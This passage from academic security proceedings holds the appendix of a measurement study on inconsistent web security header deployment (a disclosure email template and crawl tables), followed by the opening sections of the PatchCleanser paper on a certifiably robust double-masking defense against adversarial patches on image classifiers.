[41] Giorgos Tsirantonakis, Panagiotis Ilia, Sotiris Ioannidis, Elias Athanasopoulos, and Michalis Polychronakis. A large-scale analysis of content modification by open http proxies. In *NDSS*, 2018.

[42] Gareth Tyson, Shan Huang, Felix Cuadrado, Ignacio Castro, Vasile C Perta, Arjuna Sathiaseelan, and Steve Uhlig. Exploring http header manipulation in-the-wild. In *WWW*, 2017.

[43] Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, and Artur Janc. Csp is dead, long live csp! on the insecurity of whitelists and the future of content security policy. In *ACM CCS*, 2016.

[44] Mike West. Content Security Policy Level 3. w3.org.

[45] WhatIsMyBrowser.com. Latest user agents for web browsers & operating systems. whatismybrowser.com.

A Disclosure Email

```
Hello,

We are a team of security researchers from the CISPA Helmholtz
↪ Center for Information Security located in Saarland, Germany
↪ and Università Ca' Foscari Venezia, Italy. In our current
↪ research project, we investigate inconsistent behavior in the
↪ deployment of security headers for Web applications.

For that, we have visited your site through different vantage
↪ points (VPN and Tor) as well as with different configurations
↪ (User-Agents and Accept-Language request headers).

In our automated tests, we detected both non-deterministic
↪ differences (e.g., we received different levels of security
↪ even with the same user agent) or those differences which
↪ seemed related to the vantage point or configuration.

We would like to raise your attention to one of those
↪ inconsistencies that occurred on <DOMAIN>:
<DETAILS_ABOUT_INCONSISTENCY>

We would appreciate if you can check the reason for the issue,
↪ address it to ensure consistent security, and also let us know
↪ about what such a reason might have been, since this will allow
↪ us to better help others in the future.

If you have any questions or need further information, please do
↪ not hesitate to contact us by answering this email.
```

B Overview of Additional Crawls

Our confirmation crawls offer two additional insights: on the stability of inter-test inconsistent sites and on the *in*stability of the intra-test inconsistent cases. The data, which is shown in the following tables, highlights that even 12 days after our original crawl, we could still detect 194 inter-test inconsistent sites (see Table 6). Intersecting the sites with *intra*-test inconsistencies, however, shows that the numbers seemingly decline (through 100 sites down to 96). This is to be expected, as we are measuring non-deterministic behavior. However, if we take the *union* of all sites which had at least one intra-test inconsistency across any of our crawls, this sums up to 210 (see Table 5) sites instead of only 127. This likely means that the actual dangers of non-deterministic header deployment is more severe than what we are able to measure through our limited number of observations.

Mechanism	**Usage**	**# Sites w/ intra-test inconsistencies**				
		UA	Lang.	VPN	Tor	**Any**
Content Security Policy	2,029	20	16	42	32	50
- for XSS mitigation	364	1	-	3	1	4
- for framing control	1,313	11	10	23	17	28
- for TLS enforcement	673	12	10	23	16	25
X-Frame-Options	5,751	30	30	64	39	74
Strict-Transport-Security	4,607	27	22	49	50	80
*w/o page similarity**	*4,607*	*80*	*57*	*365*	*947*	*1,152*
Cookie Security	3,975	22	16	26	28	33
- Secure attribute	3,009	9	8	13	13	17
- SameSite attribute	812	13	8	13	17	18
- HttpOnly attribute	3,196	2	-	2	2	3
Any	8,237	90	73	163	135	210

Table 5: Union of all intra-test inconsistencies snapshots.

Mechanism	Usage	# Sites w/ intra-test inconsistencies					# Sites w/ inter-test inconsistencies					# Sites w/ only inter-test inconsistencies				
		UA	Lang.	VPN	Tor	**Any**	UA	Lang.	VPN	Tor	**Any**	UA	Lang.	VPN	Tor	**Any**
Intersection of January 2 and January 6																
Content Security Policy	1,987	7	4	27	18	29	15	-	25	15	43	15	-	8	4	27
- for XSS mitigation	357	1	-	-	1	2	9	-	1	1	10	9	-	1	-	10
- for framing control	1,281	3	3	14	7	14	2	-	13	5	17	2	-	6	2	10
- for TLS enforcement	659	4	1	16	11	17	4	-	11	9	16	4	-	1	2	7
X-Frame-Options	5,662	15	13	35	17	44	7	-	22	7	30	7	-	7	2	15
Strict-Transport-Security	4,553	13	12	23	17	30	8	-	17	9	28	8	-	9	3	19
w/o page similarity	-	*37*	*23*	*75*	*322*	*394*	*18*	*2*	*515*	*145*	*583*	*17*	*2*	*489*	*27*	*520*
- preload	918	3	3	6	6	10	-	-	8	3	9	-	-	6	-	6
↳ w/o page similarity	-	*5*	*4*	*12*	*59*	*67*	*1*	*1*	*115*	*29*	*129*	*1*	*1*	*109*	*4*	*112*
Cookie Security	3,836	9	7	10	11	15	147	1	9	4	158	147	1	8	1	156
- Secure attribute	2,907	4	2	5	6	8	142	-	6	3	148	142	-	6	1	148
- SameSite attribute	777	5	5	5	5	7	5	1	3	1	10	5	1	2	-	8
- HttpOnly attribute	3,069	-	-	1	1	2	2	-	2	1	4	2	-	2	-	4
Any	8,145	39	31	86	59	100	174	1	64	30	244	172	1	26	8	191
Intersection of January 2 and January 10																
Content Security Policy	1,986	9	4	27	18	30	15	-	26	16	43	15	-	10	4	29
- for XSS mitigation	354	-	-	-	1	2	9	-	1	1	10	9	-	1	-	10
- for framing control	1,285	5	3	15	8	15	2	-	14	5	18	2	-	7	1	10
- for TLS enforcement	658	5	1	16	10	18	4	-	11	10	15	4	-	2	3	9
X-Frame-Options	5,654	14	12	35	19	43	7	-	20	12	30	7	-	6	5	17
Strict-Transport-Security	4,549	12	12	21	16	30	8	-	17	9	27	8	-	10	4	20
w/o page similarity	-	*32*	*24*	*77*	*370*	*443*	*18*	*2*	*512*	*139*	*573*	*17*	*2*	*480*	*18*	*503*
- preload	914	2	3	5	5	9	-	-	8	4	9	-	-	6	1	7
↳ w/o page similarity	-	*4*	*4*	*11*	*71*	*81*	*1*	*1*	*114*	*28*	*130*	*1*	*1*	*108*	*3*	*112*
Cookie Security	3,841	10	8	11	10	16	147	1	10	4	159	146	1	7	1	154
- Secure attribute	2,914	4	3	5	5	8	141	-	6	3	147	141	-	5	1	146
- SameSite attribute	781	5	5	5	5	7	6	1	4	1	12	6	1	2	-	9
- HttpOnly attribute	3,075	1	-	2	1	3	2	-	2	1	4	2	-	2	-	4
Any	8,142	39	30	86	58	100	174	1	66	35	244	173	1	29	12	194
Intersection of January 2 and January 14																
Content Security Policy	1,985	8	5	26	20	31	15	-	26	16	43	15	-	10	4	29
- for XSS mitigation	359	-	-	-	1	1	9	-	1	1	10	9	-	1	-	10
- for framing control	1,278	5	2	15	8	16	2	-	13	5	17	2	-	6	2	10
- for TLS enforcement	659	4	3	15	12	18	4	-	12	10	16	4	-	3	2	9
X-Frame-Options	5,654	14	8	32	18	38	6	-	18	11	26	6	-	7	5	15
Strict-Transport-Security	4,548	12	10	19	17	26	7	-	15	7	24	7	-	11	2	19
w/o page similarity	-	*33*	*22*	*65*	*369*	*424*	*17*	*2*	*535*	*136*	*595*	*16*	*2*	*512*	*20*	*535*
- preload	913	3	2	5	6	9	-	-	8	4	9	-	-	6	-	6
↳ w/o page similarity	-	*5*	*5*	*10*	*66*	*73*	*1*	*1*	*119*	*29*	*131*	*1*	*1*	*114*	*2*	*116*
Cookie Security	3,825	10	9	11	11	16	148	1	11	4	161	147	1	9	1	157
- Secure attribute	2,897	4	4	5	6	8	143	-	8	3	151	143	-	7	1	150
- SameSite attribute	778	5	5	5	5	7	5	1	3	1	10	5	1	2	-	8
- HttpOnly attribute	3,066	1	-	2	1	3	2	-	2	1	4	2	-	2	-	4
Any	8,135	38	27	79	61	96	174	1	61	33	239	173	1	31	10	194

Table 6: Overview of overlap with additional snapshots of our analysis

PatchCleanser: Certifiably Robust Defense against Adversarial Patches for Any Image Classifier

Chong Xiang
Princeton University

Saeed Mahloujifar
Princeton University

Prateek Mittal
Princeton University

Abstract

The adversarial patch attack against image classification models aims to inject adversarially crafted pixels within a restricted image region (i.e., a patch) for inducing model misclassification. This attack can be realized in the physical world by printing and attaching the patch to the victim object; thus, it imposes a real-world threat to computer vision systems. To counter this threat, we design PatchCleanser as a certifiably robust defense against adversarial patches. In PatchCleanser, we perform two rounds of *pixel masking* on the input image to neutralize the effect of the adversarial patch. This image-space operation makes PatchCleanser compatible with any state-of-the-art image classifier for achieving high accuracy. Furthermore, we can prove that PatchCleanser will always predict the correct class labels on certain images against any adaptive white-box attacker within our threat model, achieving certified robustness. We extensively evaluate PatchCleanser on the ImageNet, ImageNette, and CIFAR-10 datasets and demonstrate that our defense achieves similar clean accuracy as state-of-the-art classification models and also significantly improves certified robustness from prior works. Remarkably, PatchCleanser achieves 83.9% top-1 clean accuracy and 62.1% top-1 certified robust accuracy against a 2%-pixel square patch anywhere on the image for the 1000-class ImageNet dataset.[1]

1 Introduction

The adversarial patch attack [4, 21, 60] against image classification models aims to induce test-time misclassification. A patch attacker injects adversarially crafted pixels within a localized and restricted region (i.e., a patch) and can realize a physical-world attack by printing and attaching the patch to the victim object. The physically realizable nature of patch attacks imposes a significant threat to real-world computer vision systems.

To secure the deployment of critical computer vision systems, there has been an active research thread on certifiably robust defenses against adversarial patches [7, 25, 27, 33, 55, 61]. These defenses aim to provide a certifiable guarantee on making correct predictions on certain images, even in the presence of an adaptive white-box attacker. This strong robustness property provides a pathway towards ending the arms race between attackers and defenders.

Limitation of prior works: the dependence on specific model architectures. While prior works have made significant contributions to certifiable robustness, their defense performance is hindered by their dependence on specific model architectures. The most common architecture constraint of state-of-the-art certifiably robust defenses against patch attacks [25, 27, 33, 55, 61] is the dependence on small receptive fields (receptive field is the region of the input image that an extracted feature is looking at, or affected by). The small receptive field bounds the number of features that can be corrupted by the adversarial patch but also limits the information received by each feature. As a result, defenses with small receptive fields are limited in their classification accuracy: for example, the best top-1 clean accuracy on ImageNet [11] achieved by prior certifiably robust defenses is around 55% [27, 55] while state-of-the-art undefended classification models can attain an accuracy of 80%-90% [13, 22, 48, 52]. The poor clean accuracy discourages the real-world deployment of proposed defenses and also limits the achievable robustness (since the robust accuracy can be no higher than the clean accuracy).[2]

Limitation of prior works: abstention from predictions. Minority Reports (MR) [30] is the only certifiably robust defense with no assumption on the model architecture; however, it suffers from a weaker security guarantee of being able to only *detect* a patch attack (i.e., alert when an attack is de-

[1] Our source code is available at https://github.com/inspire-group/PatchCleanser.

[2] Chiang et al. [7] proposed the first certifiably robust defense against adversarial patches via Interval Bound Propagation [16, 34]. This defense does not rely on small receptive fields but requires extremely expensive model training. As a result, it is only applicable to small classification models (with limited performance) and low-resolution images.




Figure 1: **Overview of double-masking defense.** The defense applies masks to the input image and evaluates model prediction on every masked image. *Clean image:* all one-mask predictions typically agree on the correct label ("dog"), our defense outputs the agreed prediction. *Adversarial image:* one-mask predictions have a disagreement; we aim to recover the benign prediction. We first categorize all one-mask predictions into the *majority prediction* (the one with the highest prediction label occurrence; the label "cat" in this example) and *disagreer predictions* (the ones that disagree with the majority; the labels "dog" and "fox"). For every mask that leads to a disagreer prediction, we add a set of second masks and evaluate two-mask predictions. If all two-mask predictions agree with this one-mask disagreer, we *output* its prediction label (the label "dog"; illustrated in the upper row of the second-round masking); otherwise, we *discard* it (the label "fox"; in the lower row of the second-round masking).

tected). As a result, an attacker can force the model to always alert and abstain from making a prediction. The inability of a model to make a prediction can compromise functionality in applications where human fallback is unavailable (e.g., level-5 autonomous vehicles without human drivers).

PatchCleanser: architecture-agnostic certifiably robust image classification (without abstention). In order to overcome the limitations of prior works, we propose PatchCleanser as a certifiably robust image classification (without any abstention) defense that is compatible with any image classifier. The high-level idea of PatchCleanser is to robustly remove/mask all adversarial pixels on the input image so that we can obtain accurate predictions (on the masked images) from *any* state-of-the-art image classifier.

However, the key question is: *How can we mask out the patch if the patch location is unknown?* An intuitive idea is to place a mask at all possible image locations and evaluate model predictions on every masked image. If the mask is large enough, then at least one masked image is benign (i.e., no adversarial pixels) and is likely to give a correct prediction (a similar intuition is used in MR for attack detection [30]). Unfortunately, despite the existence of one benign (and usually correct) masked prediction, it is challenging to robustly distinguish this benign prediction from other masked predictions that can be adversarially manipulated by an adaptive attacker. To solve this challenge, we propose a *double-masking* algorithm that achieves certifiable robustness.

We provide a defense overview in Figure 1. The double-masking algorithm involves two rounds of pixel masking. In the first round of masking (left of the figure), we apply every mask from a *mask set* to the input image and evaluate model predictions on *one-masked* images. The mask set is constructed in a way that at least one mask can remove the entire patch (regardless of the patch location) and give a benign (and usually correct) masked prediction. When the algorithm operates on a clean image, all one-mask predictions usually reach a unanimous agreement, and PatchCleanser will output the agreed label (top of Figure 1). On the other hand, for an adversarial image, since at least one mask can remove the patch and recover the benign prediction, we will see a disagreement between the benign prediction and malicious predictions (left bottom of Figure 1). To robustly identify the benign one-mask prediction, we perform a second round of masking: we apply a set of second masks to every *one-masked* image and use inconsistencies in model predictions on a set of *two-masked* images to filter out all malicious one-mask predictions (right of the figure). We will present the details of our double-masking defense in Section 3.2 and demonstrate that it provides certifiable robustness for certain images against *any patch attacker within our threat model* in Section 3.3.

Evaluation: state-of-the-art clean accuracy and certified robust accuracy. We instantiate PatchCleanser with three representative state-of-the-art architectures for image classification: ResNet [19], Vision Transformer (ViT) [13], and ResMLP [48]. We evaluate our defense performance on three image datasets: ImageNet [11], ImageNette [14],




Figure 2: ImageNet clean and certified robust accuracy of PatchCleanser and prior defenses [25, 33, 55, 61]; the certified robust accuracy is evaluated against a 2%-pixel square patch.

CIFAR-10 [23]. We demonstrate that PatchCleanser achieves state-of-the-art (clean) classification accuracy and also greatly improves the certified robust accuracy from prior works [7, 25, 33, 55, 61]. In Figure 2, we plot the clean accuracy and certified robust accuracy of different defenses on the ImageNet dataset [11] to visualize our significant performance improvements. Our contributions can be summarized as follows:

- We present PatchCleanser's double-masking defense that is compatible with any image classifier to mitigate the threat of adversarial patch attacks.
- We formally prove the certifiable robustness of PatchCleanser for certain images against any adaptive white-box attacker within our threat model.
- We evaluate PatchCleanser on three state-of-the-art classification models and three benchmark datasets and demonstrate the significant improvements in clean accuracy and certified robust accuracy (e.g., Figure 2).

2 Problem Formulation

In this section, we formulate image classification models, attack threat models, and our defense objectives.

2.1 Image Classification Model

In this paper, we focus on the image classification problem. We use $\mathcal{X} \subset [0,1]^{W \times H \times C}$ to denote the image space, where each image has width W, height H, number of channels C, and the pixels are re-scaled to $[0,1]$. We further denote the label space as $\mathcal{Y}$. An image classification model is denoted as $\mathbb{F}: \mathcal{X} \to \mathcal{Y}$, which takes an image $\mathbf{x} \in \mathcal{X}$ as input and predicts the class label $y \in \mathcal{Y}$.

We do not make any assumption on the architecture of the image classification model $\mathbb{F}$. Our defense is compatible with any popular model such as ResNet [19], Vision Transformer [13], and ResMLP [48].

2.2 Threat Model

Attack objective. We focus on test-time evasion attacks. Given a model $\mathbb{F}$, an image $\mathbf{x}$, and its true class label y, the attacker aims to find an image $\mathbf{x}' \in \mathcal{A}(\mathbf{x}) \subset \mathcal{X}$ satisfying a constraint $\mathcal{A}$ such that $\mathbb{F}(\mathbf{x}') \neq y$. The constraint $\mathcal{A}$ is defined by the attacker's threat model, which we discuss next.

Attacker capability. The patch attacker has *arbitrary* control over the image pixels in a *restricted* region, and this region can be *anywhere* on the image. Formally, we use a binary tensor $\mathbf{r} \in \{0,1\}^{W \times H}$ to represent the restricted region, where the *pixels within the region are set to* 0 and others are set to 1. We further use $\mathcal{R}$ to denote a set of regions $\mathbf{r}$ (i.e., a set of patches at different locations). Then, we can express the patch attacker's constraint set $\mathcal{A}_{\mathcal{R}}(\mathbf{x})$ as $\{\mathbf{r} \odot \mathbf{x} + (\mathbf{1} - \mathbf{r}) \odot \mathbf{x}' \mid \mathbf{x}, \mathbf{x}' \in \mathcal{X}, \mathbf{r} \in \mathcal{R}\}$, where $\odot$ refers to the element-wise multiplication operator. When clear from the context, we drop $\mathcal{R}$ and use $\mathcal{A}$ instead of $\mathcal{A}_{\mathcal{R}}$.

An open research question: one single square patch at any image location. In this paper, we primarily focus on a popular open research question where $\mathbf{r}$ represents *one square region that can be anywhere on the image* and the defender has a *conservative estimation of the patch size*.[3] This enables a performance comparison with prior works that also focus on this setting [7, 25, 33, 55, 61] (Section 4). Moreover, we note that designing high-performance certifiably robust defenses under this setting is extremely challenging due to attacker's *arbitrary control* over the patch location and patch content as well as *full knowledge* of the defense setup.

Flexibility of PatchCleanser. Nevertheless, our defense design is general and can be easily adapted for even stronger attackers. In addition to evaluating our defense under the setting of *one single square patch* in Section 4, we also quantitatively analyze our defense against attackers who can use *a set of different patch shapes* (e.g., all possible rectangle shapes covering a certain area at any image location) and who can apply *multiple patches* (e.g., two patches at any image location) in Section 5.1.

2.3 Defense Objective

We design PatchCleanser with three major objectives.

Robust classification. We aim to build a defended model $\mathbb{D}$ for *robust classification*. That is, we want to have $\mathbb{D}(\mathbf{x}') = \mathbb{D}(\mathbf{x}) = y$ for a clean data point $(\mathbf{x}, y) \in \mathcal{X} \times \mathcal{Y}$ and any adversarial example $\mathbf{x}' \in \mathcal{A}(\mathbf{x})$. Note that we aim to *recover the correct prediction without any abstention*, which is harder than merely detecting an attack (e.g., Minority Reports [30]).

Certifiable robustness. We aim to design defenses with certifiable robustness [7, 25, 33, 55, 61]: given a clean data point $(\mathbf{x}, y)$, the defended model can always make a correct

[3] We note that similar assumptions on defender's knowledge are also commonly used in defenses against conventional global L_p perturbations. For example, verifiably robust network training [16, 34] and empirical adversarial training [15, 29] need to know the norm and magnitude of the perturbations.

prediction for any adversarial example within the threat model, i.e., $\mathbb{D}(\mathbf{x}') = \mathbb{D}(\mathbf{x}) = y,\ \forall\ \mathbf{x}' \in \mathcal{A}(\mathbf{x})$. We will design a robustness certification procedure, which takes a clean data point $(\mathbf{x}, y)$ and threat model $\mathcal{A}$ as inputs, to check if the robustness can be certified. The certification procedure should account for all possible attackers within the threat model $\mathcal{A}$, who could have full knowledge of our defense and full access to our model parameters. We note that the certification provides a *provable lower bound* for model robustness against adaptive attacks. This is a significant improvement over traditional empirical defenses [10, 18, 35, 36, 40, 54], whose robustness could be undermined by an adaptive attacker.

We note that we only discuss robustness certification for *labeled* images because the certification procedure needs ground-truth labels to check the correctness of model predictions. In our evaluation, we apply our certification procedure to labeled test sets and calculate the fraction of certified images, termed as *certified robust accuracy*, as our robustness metric. This accuracy indicates the estimated robustness (against the strongest adaptive attacks) when we deploy the defense; we do not aim to guarantee robustness/correctness for individual images in the wild.

Compatibility with any model architecture. As discussed in Section 1, prior works [7, 25, 33, 55, 61] on certifiably robust image classification suffer from their dependence on the model architecture (e.g., small receptive fields). Such dependence limits the model performance and hinders the practical deployment of the defense. In PatchCleanser, we aim to design a defense that is compatible with any state-of-the-art model architecture to achieve high defense performance (recall Figure 2) and benefit from any advancement in image classification research.

3 PatchCleanser Design

In this section, we introduce our PatchCleanser defense, which is agnostic to model architectures and achieves certifiable robustness. PatchCleanser performs two rounds of pixel masking (i.e., *double-masking)* on the input image to neutralize the effect of the adversarial patch (without knowing the location and content of the patch). We present our formulation of pixel masks in Section 3.1 and then discuss the details of double-masking algorithm in Section 3.2. We prove the robustness of our double-masking defense for certain images in Section 3.3. Finally, we discuss implementation details and present an end-to-end PatchCleanser defense pipeline in Section 3.4. We provide a summary of important notation in Table 1.

3.1 Pixel Mask Set

PatchCleanser aims to mask out the entire patch on the image and obtain accurate predictions from any state-of-the-art classification model. In this subsection, we introduce the concept of a mask set used in our masking operations.

Table 1: Summary of important notation

Notation	Description	Notation	Description
$\mathbb{F}$	Undefended model	$\bar{p}, \bar{p}_0 \times \bar{p}_1$	Estimated patch size
$\mathbf{x} \in \mathcal{X}$	Input image	$p, p_0 \times p_1$	Actual patch size
$y, \bar{y} \in \mathcal{Y}$	Class label	$k, k_0 \times k_1$	Budget of #masks
$\mathbf{m} \in \mathcal{M}$	Pixel mask	$m, m_0 \times m_1$	Mask size
$\mathbf{r} \in \mathcal{R}$	Patch region	$s, s_0 \times s_1$	Mask stride
$\mathcal{P} \subset \mathcal{M} \times \mathcal{Y}$	Masked prediction set	$n, n_0 \times n_1$	Image size

Mask set formulation. We represent each mask as a binary tensor $\mathbf{m} \in \{0,1\}^{W \times H}$ in the same shape as the $W \times H$ images; *the elements within the mask take values of* 0, and others are 1. We further denote a set of masks as $\mathcal{M}$ (these are similar to the definitions of $\mathbf{r}$ and $\mathcal{R}$). We require the mask set $\mathcal{M}$ to have the $\mathcal{R}$-covering property as defined below.

Definition 1 ($\mathcal{R}$-covering)**.** *A mask set $\mathcal{M}$ is $\mathcal{R}$-covering if, for any patch in the patch region set $\mathcal{R}$, at least one mask from the mask set $\mathcal{M}$ can cover the entire patch, i.e.,*

$$\forall\ \mathbf{r} \in \mathcal{R},\ \exists\ \mathbf{m} \in \mathcal{M}\ \ \text{s.t.}\ \ \mathbf{m}[i,j] \leq \mathbf{r}[i,j],\ \forall (i,j)$$

For a particular patch region set $\mathcal{R}$, there are multiple valid $\mathcal{R}$-covering mask sets $\mathcal{M}$ with a variable number of masks and different mask sizes/shapes. We will discuss a general approach for $\mathcal{R}$-covering mask set generation in Section 3.4. In the next subsection, we introduce how to perform our double-masking defense with a $\mathcal{R}$-covering mask set.

3.2 Double-masking for Robust Prediction

The double-masking algorithm is the core module of PatchCleanser; it performs two rounds of masking with an $\mathcal{R}$-covering mask set to robustly recover the correct prediction label. Our defense is based on the intuition that model predictions on images without adversarial pixels are generally correct and invariant to the masking operation: in Figure 1, we can visually recognize the dog even with one or two masks on the image.[4] In this subsection, we first introduce the high-level defense design and then explain the algorithm details.

First-round masking: detecting a prediction disagreement. Recall that Figure 1 gives an overview of our double-masking algorithm. In the first round of masking, we apply every mask $\mathbf{m}$ from the $\mathcal{R}$-covering mask set $\mathcal{M}$ to the input image and evaluate all *one-mask predictions* (left of Figure 1). In the clean setting, all one-mask predictions are likely to reach a unanimous agreement on the correct label, and we will output the agreed prediction (top of Figure 1). In the adversarial setting, at least one mask will remove all adversarial pixels; thus, at least one one-mask prediction is benign and likely to be correct (bottom left of Figure 1). In this case, we will detect a disagreement in one-mask predictions (benign

[4] A similar intuition is used in existing works [8, 18, 30], but we are the first to design a certifiably robust image classification defense without abstention.

versus malicious); we will then perform a second round of masking to settle this disagreement.

Second-round masking: settling the prediction disagreement. We first divide all one-mask prediction labels into two groups: the *majority prediction* (the prediction label with the highest occurrence) and the *disagreer predictions* (other labels that disagree with the majority). We need to decide which prediction label to trust (i.e., the majority or one of the disagreers). To solve this problem, we iterate over every *disagreer* prediction, get its corresponding first-round mask, and add a second mask from our mask set $\mathcal{M}$ to compute a set of *two-mask predictions* (right of Figure 1). If the first-round disagreer mask removes the patch, every second-round mask is applied to a "clean" image, and thus all two-mask predictions (evaluated with one first-round mask and different second-round masks) are likely to have a unanimous agreement. We can trust and return this agreed prediction. On the other hand, if the first-round disagreer mask does not remove the patch, the one-masked image is still "adversarial", and the second-round mask will cause a disagreement in two-mask predictions (when one of the second masks covers the patch). In this case, we discard this one-mask disagreer. Finally, if we try all one-mask disagreer predictions and no prediction label is returned, we trust and return the one-mask majority prediction as the default exit case.

Algorithm details. We provide the defense pseudocode in Algorithm 1. The defense takes an image $\mathbf{x}$, an undefended model $\mathbb{F}$, and an $\mathcal{R}$-covering mask set $\mathcal{M}$ as inputs and outputs a robust prediction $\bar{y}$. Line 2-5 illustrates the first-round masking; Line 6-11 demonstrates the second-round masking.

Details of first-round masking. In Algorithm 1, we first call the masking sub-procedure MASKPRED$(\cdot)$ using the mask set $\mathcal{M}$ (Line 2). The mask set $\mathcal{M}$ needs to ensure that at least one mask can remove the entire patch (i.e., $\mathcal{R}$-covering); we will discuss the mask set generation approach in Section 3.4.

In MASKPRED$(\cdot)$, we aim to collect all masked predictions and determine the majority prediction label (i.e., the label with the highest occurrence) as well as disagreer predictions (i.e., other predictions). We first generate a set $\mathcal{P}$ for holding all mask-prediction pairs. Next, for each mask $\mathbf{m}$ in the mask set $\mathcal{M}$, we evaluate the masked prediction via $\bar{y} \leftarrow \mathbb{F}(\mathbf{x} \odot \mathbf{m})$; here $\odot$ is the element-wise multiplication operator. We then add the mask-prediction pair $(\mathbf{m}, \bar{y})$ to the set $\mathcal{P}$. After gathering all masked predictions, we identify the label with the highest prediction occurrence as majority prediction $\bar{y}_{\text{maj}}$ (Line 20). Furthermore, we construct a disagreer prediction set $\mathcal{P}_{\text{dis}}$, whose elements are disagreer mask-prediction pairs (Line 21). Finally, we return the majority prediction label $\bar{y}_{\text{maj}}$ and the disagreer prediction set $\mathcal{P}_{\text{dis}}$.

After the first call of MASKPRED$(\cdot)$, we check if one-mask predictions reach a unanimous agreement (i.e., the disagreer prediction set $\mathcal{P}_{\text{dis}}$ is empty; Line 3). If $\mathcal{P}_{\text{dis}}$ is empty, we consider the input image likely as a clean image and return the agreed/majority prediction (*Case I: agreed prediction*; Line 4).

Algorithm 1 Double-masking defense of PatchCleanser

Input: Image $\mathbf{x}$, vanilla prediction model $\mathbb{F}$, mask set $\mathcal{M}$
Output: Robust prediction $\bar{y}$

1: **procedure** DOUBLEMASKING($\mathbf{x}, \mathbb{F}, \mathcal{M}$)
2: $\quad \bar{y}_{\text{maj}}, \mathcal{P}_{\text{dis}} \leftarrow$ MASKPRED$(\mathbf{x}, \mathbb{F}, \mathcal{M})$ ▷ First-rnd. mask
3: $\quad$ **if** $\mathcal{P}_{\text{dis}} = \varnothing$ **then**
4: $\quad\quad$ **return** $\bar{y}_{\text{maj}}$ ▷ *Case I: agreed prediction*
5: $\quad$ **end if**
6: $\quad$ **for** each $(\mathbf{m}_{\text{dis}}, \bar{y}_{\text{dis}}) \in \mathcal{P}_{\text{dis}}$ **do** ▷ Second-rnd. mask
7: $\quad\quad \bar{y}', \mathcal{P}' \leftarrow$ MASKPRED$(\mathbf{x} \odot \mathbf{m}_{\text{dis}}, \mathbb{F}, \mathcal{M})$
8: $\quad\quad$ **if** $\mathcal{P}' = \varnothing$ **then**
9: $\quad\quad\quad$ **return** $\bar{y}_{\text{dis}}$ ▷ *Case II: disagreer prediction*
10: $\quad\quad$ **end if**
11: $\quad$ **end for**
12: $\quad$ **return** $\bar{y}_{\text{maj}}$ ▷ *Case III: majority prediction*
13: **end procedure**

14: **procedure** MASKPRED($\mathbf{x}, \mathbb{F}, \mathcal{M}$)
15: $\quad \mathcal{P} \leftarrow \varnothing$ ▷ A set for mask-prediction pairs
16: $\quad$ **for** $\mathbf{m} \in \mathcal{M}$ **do** ▷ Enumerate every mask $\mathbf{m}$
17: $\quad\quad \bar{y} \leftarrow \mathbb{F}(\mathbf{x} \odot \mathbf{m})$ ▷ Evaluate masked prediction
18: $\quad\quad \mathcal{P} \leftarrow \mathcal{P} \bigcup \{(\mathbf{m}, \bar{y})\}$ ▷ Update set $\mathcal{P}$
19: $\quad$ **end for**
20: $\quad \bar{y}_{\text{maj}} \leftarrow \arg\max_{y^*} |\{(\mathbf{m}, \bar{y}) \in \mathcal{P} \mid \bar{y} = y^*\}|$ ▷ Majority
21: $\quad \mathcal{P}_{\text{dis}} \leftarrow \{(\mathbf{m}, \bar{y}) \in \mathcal{P} \mid \bar{y} \neq \bar{y}_{\text{maj}}\}$ ▷ Disagreers
22: $\quad$ **return** $\bar{y}_{\text{maj}}, \mathcal{P}_{\text{dis}}$
23: **end procedure**

On the other hand, a non-empty disagreer set implies a first-round prediction disagreement, and the algorithm proceeds to the second-round masking to settle the disagreement.

